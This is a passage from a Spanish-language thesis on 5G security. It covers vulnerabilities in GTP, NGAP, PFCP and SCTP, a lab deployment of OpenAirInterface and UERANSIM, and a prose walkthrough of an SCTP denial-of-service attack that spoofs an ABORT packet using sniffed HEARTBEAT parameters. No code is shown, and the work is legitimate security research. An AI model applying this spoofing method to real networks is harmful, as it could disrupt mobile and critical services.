En los siguientes apartados, se describirán los escenarios de dos ataques realizados que explotan estas vulnerabilidades [36]. Un ataque causa una denegación de servicio mediante la interrupción de la conexión SCTP y el otro, secuestra la conexión aprovechándose del *multihoming*.

2.3.4.5. Conclusiones

Muchos de los protocolos que se emplean en las redes 5G tienen vulnerabilidades que los atacantes pueden explotar para obtener accesos no autorizados o denegar o degradar el servicio.

En esta sección solo se han mostrado tres protocolos que han sido objeto de estudio de este proyecto. Atacando el protocolo GTP, es posible elaborar un tipo de mensaje que es capaz de confundir al UPF, resultando en la caída del mismo y provocando una denegación de servicio, en algunas implementaciones de 5G. En este caso, existe la CVE-2021-45462 [37], la cual tiene efectos en una red implementada por *Open5GS*.

Por otro lado, y de la misma forma, se puede elaborar un mensaje NGAP específico que, en algunas implementaciones, permite hacer un salto del plano de usuario al plano de control. De esta forma, con tan solo un UE y ciertas líneas de código, es posible acceder al plano de control siendo un usuario. Para este protocolo, existe la CVE-2022-43677 [27], que causa un DoS al AMF en una red implementada por *Free5GC*.

En cuanto a PFCP, como se ha mencionado, presenta características que permiten ataques de denegación de servicio y MITM en la red 5G.

Finalmente, este proyecto se ha centrado en el análisis de las vulnerabilidades presentes en el protocolo SCTP. Este presenta una serie de características y configuraciones que permiten crear ataques de denegación de servicio y secuestro de conexión que afectan gravemente la operatividad de la red 5G implementada por *OpenAirInterface*.

3. Diseño de la solución propuesta

En esta sección de la memoria se procederá a detallar el despliegue del laboratorio montado para llevar a cabo los análisis de vulnerabilidades de las redes 5G. Primero, se mostrará, de forma global, la arquitectura del laboratorio, es decir los componentes utilizados. Después, se proporcionará información en profundidad de la implementación de núcleo de red 5G utilizada y de la red de acceso radio. Finalmente, se indicarán las especificaciones y restricciones para este despliegue.

3.1. Arquitectura

En la ilustración 18, se puede observar la arquitectura global del despliegue realizado.



ILUSTRACIÓN 18. ARQUITECTURA DEL DESPLIEGUE

La red 5G, compuesta por *OpenAirInterface* y *UERANSIM* presenta una arquitectura y componentes que se ven reflejados en la ilustración 19.



ILUSTRACIÓN 19. ARQUITECTURA Y COMPONENTES DE LA RED 5G

Se hace uso del hipervisor, o VMM (*Virtual Machine Monitor*) *VMware* para gestionar y desplegar la VM (*Virtual Machine*) de *Ubuntu*. Gracias a este programa, es posible gestionar la memoria de la máquina virtual, las interfaces de red y más parámetros que son esenciales para que el despliegue pueda llevarse a cabo.

Ubuntu es el sistema operativo que permite el despliegue de la implementación del núcleo de red 5G y la red de acceso radio. Es un sistema operativo que proporciona un entorno estable, confiable, fácil de usar y compatible con una amplia gama de *software* de código abierto necesario para el despliegue de *OpenAirInterface* y *UERANSIM*. Presenta un robusto sistema de gestión de paquetes, lo que lo hace ideal para este despliegue.

Docker se ha utilizado en el despliegue ya que facilita la creación, implementación y ejecución de aplicaciones en contenedores. En este caso, cada una de las NF del CN y el gNB se han desplegado cada uno en su contenedor correspondiente. Esto proporciona aislamiento y seguridad, eficiencia en el uso de recursos y escalabilidad y orquestación. Esta última característica se lleva a cabo mediante *docker-compose*, herramienta que gestiona los contenedores, dependencias y relaciones, y es el componente que define las redes y volúmenes necesarios para el correcto funcionamiento del diseño desplegado. En el ANEXO A se puede encontrar más información sobre la instalación de estas herramientas.

Sobre *Docker* se despliega el CN y la RAN. El CN está implementado mediante *OpenAirInterface* y la RAN, mediante *UERANSIM*. OAI es un proyecto de código abierto que proporciona una implementación modular y flexible de sistemas de red móvil, mientras que *UERANSIM* es un simulador de dispositivo de usuario (UE) y estaciones base (gNB en este caso).

Para realizar un análisis de los paquetes inyectados en la red y comprobar el comportamiento de la misma a tales inyecciones, se ha hecho uso de *Wireshark*, una analizador de protocolos que permite inspeccionar un paquete de red y observar sus campos para sacar conclusiones, *tshark*, versión de *Wireshark* pero diseñada para ser utilizada en entornos de línea de comandos o en *scripts*, *tcpdump*, para crear capturas de tráfico de red especificando una interfaz, y *tcpreplay*, para inyectar paquetes en la red. Ver el ANEXO B para la instalación de las herramientas y comandos importantes que se han usado en este despliegue.

3.2. *OpenAirInterface*

Todo el despliegue de la implementación del núcleo de red 5G de OAI queda reflejado en el ANEXO C. Dicho despliegue se encuentra representado, en su totalidad, en la ilustración 20.



ILUSTRACIÓN 20. ARQUITECTURA DEL CN DE OAI [38]

Primero, es necesario establecer conectividad extremo a extremo mediante la realización de modificaciones de red. El paso más importante para lograrlo es habilitar el *packet forwarding*.

El siguiente paso es obtener las imágenes de cada una de las NF para desplegarlas en su correspondiente contenedor. Dichas NF están conectadas entre sí mediante un *bridge* denominado *demo-oai*. En la documentación de esta implementación [38], existen dos maneras de crearlo, una manual y otra automática. Para el despliegue deseado, la opción a elegir es la manual, ya que permite la captura de los paquetes iniciales que se envían entre las NF al iniciar la red, los cuales pueden utilizarse para propósitos de depuración y para verificar que la red se ha ejecutado correctamente. Para crear este *bridge* manual, es necesario editar el fichero *~/root/oai-cn5g-fed/docker-compose/docker-compose-basic-vpp-nrf.yaml*.

Dicho fichero contiene parámetros de configuración de cada componente de la red central. El archivo está preconfigurado con parámetros relacionados con el escenario seleccionado (en este caso se trata de un escenario básico que recoge los componentes mencionados en el apartado 3.4). Cada NF también tiene su propio fichero de configuración, el cual contiene los parámetros configurables permitidos.

Finalmente, a la hora de iniciar la red, es necesario hacer uso de un *script* proporcionado por OAI en el que se sigue un orden de ejecución determinado. Observando la ilustración 20, cada NF tiene un número asociado, el cual hace referencia al orden de ejecución: Servidor MySQL > NRF > UDR > UDM > AUSF > AMF > SMF > UPF. Dichos componentes realizan las siguientes funciones:

- **NRF (*NF Repository Function*)**: Proporciona descubrimiento y selección de NF. Se trata de un repositorio.

- **UDR (*Unified Data Repository*)**: Proporciona un repositorio de datos común.
- **UDM (*Unified Data Management*)**: Proporciona gestión de datos de suscripción.
- **AUSF (*Authentication Server Function*)**: Maneja la autenticación de los UE.
- **AMF (*Access and Mobility Management Function*)**: Maneja el registro, la conexión y la gestión de la movilidad de los UE.
- **SMF (*Session Management Function*)**: Responsable del establecimiento, modificación y liberación de sesiones.
- **UPF (*User Plane Function*)**: Maneja el procesamiento y reenvío de datos del plano de usuario. El 5GC de OAI admite diferentes implementaciones de UPF, incluido VPP-UPF basado en VPP.

Este despliegue hace uso de una implementación de UPF con una capacidad de rendimiento limitada y es una solución puramente *software*. Es un despliegue que permite comprobar el correcto funcionamiento de la red una vez configurada pero no es el más óptimo para efectuar todas las pruebas y ataques que se desean realizar en este proyecto.

Por lo tanto, una vez comprobado el correcto despliegue de la red, se sustituye el UPF por una implementación llamada VPP-UPF [39]. Un UPF basado en VPP (*Vector Packet Processing*) utiliza un procesamiento vectorial de paquetes que ha demostrado tener un muy buen rendimiento en el plano de usuario. Implementa GTP-U del plano de usuario basado en 3GPP TS 23.214 y 3GPP TS 29.244 *Release* 15. Gracias a esto es posible tener un UPF de alto rendimiento en el núcleo de red 5G que sea capaz de soportar la carga que se ejercerá sobre el mismo.

La ilustración 21, proporciona una vista completa del despliegue con la sustitución del UPF y da paso a la incorporación de una implementación de RAN.



ILUSTRACIÓN 21. ARQUITECTURA GLOBAL DE LA RED 5G DESPLEGADA [39]

3.3. *UERANSIM*

UERANSIM es la implementación de UE y RAN (gNB) de última generación y de código abierto. Puede considerarse un teléfono móvil 5G y una estación base en términos básicos. El proyecto se puede utilizar para probar la red central 5G y estudiar el sistema 5G. Puede simular múltiples UE y también tiene como objetivo simular radio.

Del mismo modo que en el apartado anterior, todo el despliegue de *UERANSIM* [40] se encuentra documentado en el ANEXO D, y la ilustración 22 expone la arquitectura de red 5G completa, tanto con la RAN como con el CN, ambos conectados.



ILUSTRACIÓN 22. ARQUITECTURA GLOBAL DE LA RED 5G DESPLEGADA [40]

Igual que con el CN de OAI, es necesario obtener la imagen de *UERANSIM* con la que construir el contenedor donde se desplegará la RAN. Los parámetros de configuración se encuentran en el fichero *~/root/oai-cn5g-fed/docker-compose/docker-compose-ueransim-vpp.yaml* y pueden modificarse.

Tras ejecutar el contenedor que contiene la RAN, es posible comprobar su funcionamiento en los *logs* del mismo y se proporciona un UE con el que es posible crear tráfico y más funciones.

Finalmente, observando la figura se puede deducir que se han creado varias subredes en las que se encuentran las interfaces. En la subred *Core* (192.168.70.0/24) se encuentran las interfaces N4, N2 y otras, en la subred *Access* (192.168.72.0/24), la interfaz N3 y en la SGi-LAN, la N6.

3.4. Especificaciones

A continuación, se detallan las especificaciones de la solución propuesta:

- Todo el despliegue se realiza sobre un ordenador portátil con procesador *Intel Core i7* de 4 núcleos, a 2.5 GHz, 16 GB de memoria RAM y sistema operativo *macOS Monterey 12.6.8.* El sistema operativo de esta marca no admite una gama tan amplia de programas como *Windows*, por ejemplo. Con esto en mente, se ha optado por el hipervisor *VMware Fusion*, Versión de *Player* 13.0.2 (21581413).

- Se usará *Wireshark* v3.6.7 como analizador de protocolos para inspeccionar los paquetes que fluyen por la red y los comportamientos que ofrece la misma al hacer los ataques.

- A parte de *tshark*, necesario para la captura inicial de paquetes al desplegar la red 5G, se usará *tcpdump* v4.9.3 para crear capturas de tráfico para luego visualizarlas en *Wireshark*.

- Como herramientas de inyección de paquetes se usarán *tcpreplay* v4.2.6 y herramientas elaboradas en *Python* v3.6.9 mediante librerías como *Scapy* v2.5.0.

- Como implementación de CN de 5G se usará *OpenAirInterface*, con un escenario que incluye AMF, SMF, UPF (SPGWU), NRF, UDM, UDR, AUSF y MYSQL. Se trata de un despliegue básico que incluye las mínimas funcionalidades de un núcleo de red 5G.

- Se ha utilizado *UERANSIM* v3.8 para simular el gNB y el UE. Esta implementación de RAN se unirá al CN de OAI para formar una red 5G completa sobre la que implementar los ataques.

3.5. Restricciones

A continuación, se muestran las restricciones de este despliegue:

- Para llevar a cabo el despliegue de *OpenAirInterface*, es necesario *Ubuntu* como sistema operativo, en concreto *Ubuntu* 18.04.4 *LTS*. El sistema operativo de los contenedores también ha de ser el mismo, *Ubuntu* 18.04.

- Como se ha mencionado anteriormente, cada una de las NF y el gNB estarán desplegados su propio contenedor de *Docker*. Para esta implementación, se requiere la versión 19.03.6, *build* 369ce74a3c de *Docker Engine*. Para orquestar todos estos contenedores, es necesario *docker-compose* en su versión 1.27.4, *build* 40524192.

- Es necesario disponer de *tshark* v3.4.4 o superior (*Git commit* c33f6306cbb2) ya que, para hacer una captura del inicio de la red, es necesario ejecutar un comando diseñado para ello que necesita esta herramienta para realizar dicha captura. Esto es debido a que la captura se inicia desde la línea de comandos y *tshark* está diseñada para ello.

- Es recomendable disponer de CPU de 4 núcleos, 16 GiB de RAM y un mínimo de 1.5 GiB de espacio libre para el despliegue básico del CN de *OpenAirInterface*.

- Para tener conectividad extremo a extremo en la red, es necesario habilitar el reenvío de paquetes en la máquina virtual en la que se va a desplegar la red. Esto es debido a que muchas de las veces la máquina no está configurada para reenviar paquetes.

- Las imágenes de *Docker* de cada una de las NF deben tener una *tag* igual a v1.5.0.

- Las NF se conectan entre sí mediante un *bridge*, el cual se puede crear de forma manual o automática. En este caso, se ha hecho de forma manual ya que es necesario para la captura inicial de paquetes al desplegar la red.

- La versión de *UERANSIM* desplegada no soporta los algoritmos de cifrado e integridad NIA0 y NEA0, respectivamente. Por lo tanto, es necesario modificar el fichero de configuración del AMF.

4. Implementación

En este apartado, se abordará el núcleo esencial del proyecto. Dicho apartado se centrará en explicar los ataques que se producirán sobre el protocolo SCTP, explicado en profundidad en el estado del arte, aprovechando sus vulnerabilidades y características.

Se expondrán los escenarios de ataque concebidos para ilustrar la efectividad de estas vulnerabilidades. Para cada escenario, se delinearán los roles desempeñados por los distintos componentes de la red 5G involucrados en el ataque. Se realizará un análisis meticuloso de los eventos que tienen lugar durante la ejecución del ataque, seguido de una descripción pormenorizada de las consecuencias derivadas de su implementación.

4.1. Escenario 1: *Denial of Service*

En este escenario se abordará un ataque de denegación de servicio aprovechando el hecho de que los mensajes SCTP no están protegidos. Para ello, se interceptarán mensajes determinados para extraer de ellos los parámetros necesarios para realizar una suplantación de identidad y abortar la conexión SCTP existente entre los dos nodos, el gNB y el AMF.

4.1.1. Arquitectura

La ilustración 23 muestra la arquitectura del ataque, es decir, qué componentes de la red 5G participan en este escenario y qué papel realizan.



ILUSTRACIÓN 23. ARQUITECTURA DEL ATAQUE DE DOS

El UE desempeña un papel crucial en la red 5G al conectarse a través de la interfaz NR-Uu con el gNB. Esta conexión es fundamental para que el UE acceda a los diversos servicios y capacidades ofrecidos por la red 5G, que van desde la transmisión de datos de alta velocidad hasta la baja latencia para aplicaciones críticas.

Por otro lado, el gNB, como parte integral de la infraestructura de red, establece una conexión con el AMF a través del protocolo NGAP en la interfaz N2. Esta interfaz es esencial para la gestión y coordinación eficiente de los recursos de la red, así como para el establecimiento y mantenimiento de sesiones de usuario.

Como se ha mencionado anteriormente, el protocolo NGAP se establece sobre el protocolo SCTP, por lo que es necesario establecer previamente una conexión SCTP entre el gNB y el AMF. Ya que este protocolo no protege por defecto los mensajes intercambiados, el atacante se sitúa entre la conexión establecida para escuchar los mensajes que se intercambian entre dichos nodos. A partir de estos mensajes, es posible interceptar parámetros sensibles que serán utilizados por el atacante para abortar la conexión entre el gNB y el AMF.

Una de las formas más comunes de llevar a cabo este tipo de ataque es mediante la manipulación de los mensajes de control enviados entre el gNB y el AMF. Por ejemplo, el atacante podría enviar mensajes falsificados que contengan información incorrecta o instrucciones maliciosas, lo que podría provocar la terminación abrupta de la conexión o el mal funcionamiento de los servicios de red.

Además, el ataque MITM puede tener repercusiones significativas en la integridad y disponibilidad de la red 5G, afectando a la calidad del servicio ofrecido a los usuarios finales y generando pérdidas económicas para los operadores de telecomunicaciones.

4.1.2. Diagrama de secuencia

La ilustración 24 expone el diagrama de secuencia que sigue el ataque implementado en este escenario.



ILUSTRACIÓN 24. DIAGRAMA DE SECUENCIA DEL ATAQUE DOS

El ataque DoS aprovecha las vulnerabilidades del protocolo SCTP en la red 5G, específicamente dirigido al proceso de establecimiento y mantenimiento de conexiones entre gNB y AMF.

Primero se establece la conexión SCTP entre el gNB y el AMF mediante el *4-way handshake* explicado anteriormente. Una vez establecida esta conexión, el gNB solicita el establecimiento de la conexión NGAP con el AMF enviando el mensaje *NGSetupRequest*. El AMF responde a esta solicitud con el mensaje *NGSetupResponse*, confirmando la aceptación de la conexión.

Con estas conexiones en su lugar, se inicia el proceso de registro del UE en la red, el cual no se detalla en este contexto ya que no es objeto de estudio de este proyecto.

Para mantener la conexión SCTP operativa, ambos nodos envían mensajes de forma periódica, los HEARTBEAT, y responden a dichos mensajes cuando los reciben con los HEARTBEAT ACK. Es aquí cuando entra en juego el atacante, aprovechando la falta de seguridad de dichos mensajes para interceptarlos. El objetivo es interceptar el mensaje HEARTBEAT que va desde el gNB hasta el AMF. Los parámetros que necesita el atacante son el puerto SCTP origen (es decir el del gNB), el destino (AMF) y la etiqueta de verificación. Con estos parámetros se puede crear un paquete ABORT, suplantando la identidad del gNB.

Cuando el atacante envía dicho mensaje, el AMF recibe un mensaje en el que aparecen los datos de identificación del gNB y de la conexión que tienen establecida. El mensaje ABORT indica la finalización de la conexión, por lo tanto el AMF la finaliza. Con todo esto, borra al gNB de sus registros y el UE que tenía conectado, pasa al estado desregistrado.

El gNB, no consiente de lo que acaba de suceder, sigue enviando los mensajes HEARTBEAT al AMF, ya que piensa que la conexión sigue operativa. Pero se encuentra con un mensaje ABORT como respuesta, por lo que se ha conseguido, de forma satisfactoria, la denegación de servicio al gNB.

Finalmente, como el AMF no tiene conectado el gNB, el UE asociado al mismo, al pasar a estado desregistrado, no puede acceder a los servicios de la red 5G.

4.1.3. Consecuencias

El ataque DoS perpetrado mediante la explotación de vulnerabilidades en el protocolo SCTP en la red 5G puede tener una serie de consecuencias devastadoras, tanto para los usuarios finales como para los operadores de red. A continuación, se detallan las principales consecuencias de este tipo de ataque:

- **Interrupción de servicio**: El objetivo principal de un ataque DoS es interrumpir o degradar los servicios ofrecidos por la red 5G. Al abortar las conexiones entre el gNB y el AMF, se niega el acceso de los usuarios a los servicios y aplicaciones de la red, lo que puede resultar en una pérdida significativa de productividad y funcionalidad.

- **Pérdida de conectividad**: La desconexión forzada del gNB de la red 5G conlleva la pérdida de conectividad para los usuarios asociados a este nodo. Esto puede resultar en la interrupción de llamadas, la pérdida de datos en curso y la imposibilidad de acceder a servicios críticos, lo que afecta negativamente la experiencia del usuario.

- **Daños a la reputación**: Los ataques DoS pueden tener un impacto significativo en la reputación de los operadores de red. La incapacidad para proporcionar servicios confiables y disponibles puede socavar la confianza de los usuarios en la red 5G y en la capacidad del proveedor de telecomunicaciones para garantizar la seguridad y la integridad de sus servicios.

- **Pérdidas económicas**: Los ataques DoS pueden resultar en pérdidas económicas significativas para los operadores de red. Además de los costos asociados con la mitigación y la recuperación de los ataques, también pueden surgir costos adicionales relacionados con la compensación de usuarios afectados, la pérdida de ingresos por servicios no prestados y la posible penalización por incumplimiento de acuerdos de nivel de servicio (SLA).

- **Impacto en la infraestructura crítica**: En entornos donde la red 5G es utilizada para soportar servicios críticos, como comunicaciones de emergencia, salud y transporte, un ataque DoS puede tener consecuencias aún más graves. La interrupción de estos servicios puede poner en peligro la seguridad pública, la atención médica o la seguridad vial, lo que potencialmente pone en riesgo la vida y la seguridad de las personas.

También es importante destacar que el ataque MITM previo expone la falta de protección de ciertos mensajes que se intercambian entre las NF, lo que expone datos sensibles que pueden ser

utilizados por actores maliciosos para provocar daños en la red y sus usuarios. En este caso, gracias al MITM, es posible realizar la suplantación de identidad del gNB a la hora de inyectar mensajes en la red, lo que posibilita la ejecución del ataque de este escenario.

